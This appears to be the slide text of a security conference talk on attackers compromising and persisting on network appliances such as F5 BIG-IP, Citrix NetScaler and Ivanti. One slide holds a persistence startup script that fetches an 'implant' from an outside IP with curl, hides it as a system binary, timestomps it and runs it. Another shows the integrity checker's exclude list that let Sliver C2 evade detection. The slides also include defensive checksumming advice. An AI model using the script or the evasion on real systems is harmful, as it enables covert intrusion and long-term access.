- Look in startup logs for errors starting things
- Attackers make mistakes; look for them



K11948: Configuring the BIG-IP system to run commands or scripts upon system startup

https://support.f5.com/csp/article/K11948


... IP or BIG-IQ system to run the **script** Create a customized **startup script** Perform the foll
create the **startup script** /config/**startup_script**_sol11948.sh file as appropriate for ...



K6008: Configuring the BIG-IP system to run commands or scripts upon failover

https://support.f5.com/csp/article/K6008


Configuring the BIG-IP system to run commands or scripts upon failover ... The follo
tasks, such as commands or scripts, to be executed ... Log in to the command line.



```
Oct 25 08:27:32 <user.crit> ns1 syshealthd: sysid 450070, IPMI device read faile
d -2.
Oct 25 08:27:32 <local0.alert> ns1 NSVAconf[658]: NSVAconf: Unable to connect to
 NSCLI using default password
Oct 25 08:27:32 <local0.err> ns1 nsumond[766]: nsumond daemon started
Oct 25 08:27:33 <daemon.err> ns1 monit[216]: 'nssupport' process is not running
^[
 NetScaler initialization is still in progress; please wait
 20 to 30 seconds before attempting to log in.
################################################################################
#                                                                              #
#         WARNING: Access to this system is for authorized users only.         #
#          Disconnect IMMEDIATELY if you are not an authorized user!           #
#                                                                              #
################################################################################


login: Oct 25 08:28:16 <local0.alert> 10.13.37.170  10/25/2022:15:27:27 GMT ns1
0-PPE-0 : default EVENT STATECHANGE 20 0 :  Device "self node 10.13.37.170" - St
ate COMPLETE_FAIL
Oct 25 08:28:16 <local0.alert> 10.13.37.170  10/25/2022:15:27:33 GMT ns1 0-PPE-0
 : default EVENT STATECHANGE 36 0 :  Device "self node 10.13.37.170" - State UP


login: 
```

Directory checksumming


- ls -alR --full-time /path/to/folder |sha256sum
- This will checksum all files in a folder; save output
- Use this on web, config & binary paths (/bin, /sbin, /etc)
- Can be automated via cron
- False positives will happen in config directories
- Be aware of persistent storage partitions
- Keep track of user home directories
- Look for folders named " ", ".. ", "… "



```
while true
do
MCPD_RUNNING=`ps aux | grep "/usr/bin/mcpd" | grep -v grep | wc -l`

if [ "$MCPD_RUNNING" -eq 1 ]; then
# If secured restjavad exists, start after boot
# If secured restjavad does not exist, install and start after boot
sleep $[ ( $RANDOM % 10 )  + 1 ]s
pidof  restjavad >/dev/null
if [[ $? -ne 0 ]] ; then
    if [ -e /usr/bin/restjavad ]
    then
        /usr/bin/restjavad &
    else
        mount -o remount,rw /usr
        curl http://10.13.37.180/implant > /usr/bin/restjavad
        chmod +x /usr/bin/restjavad
        touch -a -m -t `ls -l --time-style=+%Y%m%d%H%M.%S /usr/bin/systemctl
        mount -o remount,ro /usr
        /usr/bin/restjavad &
    fi
fi
fi
exit
```

Integrity Checking Tool bypass

- Ivanti distributes an integrity tool
- Python script with a huge list of hashes
- Encrypted .tgz file; utility on device decrypts it
- They ignore most folders on the device
- Including a huge persistent partition
- Sliver went undetected
- Startup script would ensure C2




ivanti

Service Package Installation Status

The installation process takes a few minutes. When complete, the system needs to reboot. Please wait...

- Step 1: Verifying package integrity .... complete (17 seconds)
- Step 2: Extracting install script .... complete (10 seconds)
- Step 3: Preparing to run the Integrity checker for .... complete (34 seconds)
- Step 4: Started system scan 2024-02-13 04:49:53.036552 ... complete (1 seconds)
- Step 5: System scan ended 2024-02-13 04:50:26.994876 ... complete (0 seconds)
- Step 6: ================Scan Results================ ... complete (0 seconds)
- Step 7: Matched Files = 22548 ... complete (0 seconds)
- Step 8: Mis-matched Files = 0 ... complete (0 seconds)
- Step 9: Newly detected Files = 0 ... complete (0 seconds)



```python
# We only check certain directories and ignore others
def get_required_dirs(root, dirs):
    exclude_list = ['/va', '/etc', '/dev', '/tmp', '/proc',
                    '/sys', '/var', '/data', '/runtime',
                    '/cgroups', '/.java', '/modules', '/mnt',
                    '/.ssh', '/.freerdp', '/conf']
    dirs[:] = [d for d in dirs if os.path.join(root, d) not in exclude_list]
    return dirs
```

Takeaways

I will face my fear. I will permit it to pass over me and through me. And when it has gone past, I will turn the inner eye to see its path. Where the fear has gone there will be nothing.

The slow blade penetrates the shield

- It’s going to get much worse before it gets better
- Attackers will continue have upper hand for years
- There are hundreds of zero days waiting to be found
- Ransomware and APTs target the same devices
- Vendors need to be held accountable
- Governments will likely have to force their hand
- There is no vendor more secure than any other

How can we raise the bar?

- Understand that appliances are target #1 today
- They have access to *everything*
- Assume-breach and isolate/segment heavily
- Cross train networking & security teams
- Don't be afraid, they're just Linux
- Download free trials and familiarize yourself
- Leadership support for ASAP patching
- Multi-vendor strategy can be somewhat effective

Thank you HackCon

Slides will be posted to github.com/n0x08

Appendix

- https://www.youtube.com/watch?v=6T4QsltcZ6k (my Ekoparty 2022 talk on hacking F5 & Citrix)
- Cutting Edge: Suspected APT Targets Ivanti Connect Secure VPN in New Zero-Day Exploitation | Mandiant
- Fortinet Zero-Day and Custom Malware Used by Suspected Chinese Actor in Espionage Operation | Mandiant
- UNC3524: Eye Spy on Your Email | Mandiant
- The Importance of Patching: An Analysis of the Exploitation of N-Day Vulnerabilities | Fortinet Blog
- Rust Payloads Exploiting Ivanti 0-Days Linked to Sliver Toolkit - Infosecurity Magazine
- Exploitation of Citrix Zero-Day by Possible Espionage Actors (CVE-2023-3519) | Mandiant
- Compromising F5 BIGIP with Request Smuggling –
- It's 2024 and Over 178,000 SonicWall Firewalls are… | Bishop Fox
- Volt Typhoon targets US critical infrastructure with living-off-the-land techniques | Microsoft Security Blog
- Breaking Fortinet Firmware Encryption | Bishop Fox
- Active exploitation of Cisco IOS XE Software Web Management User Interface vulnerabilities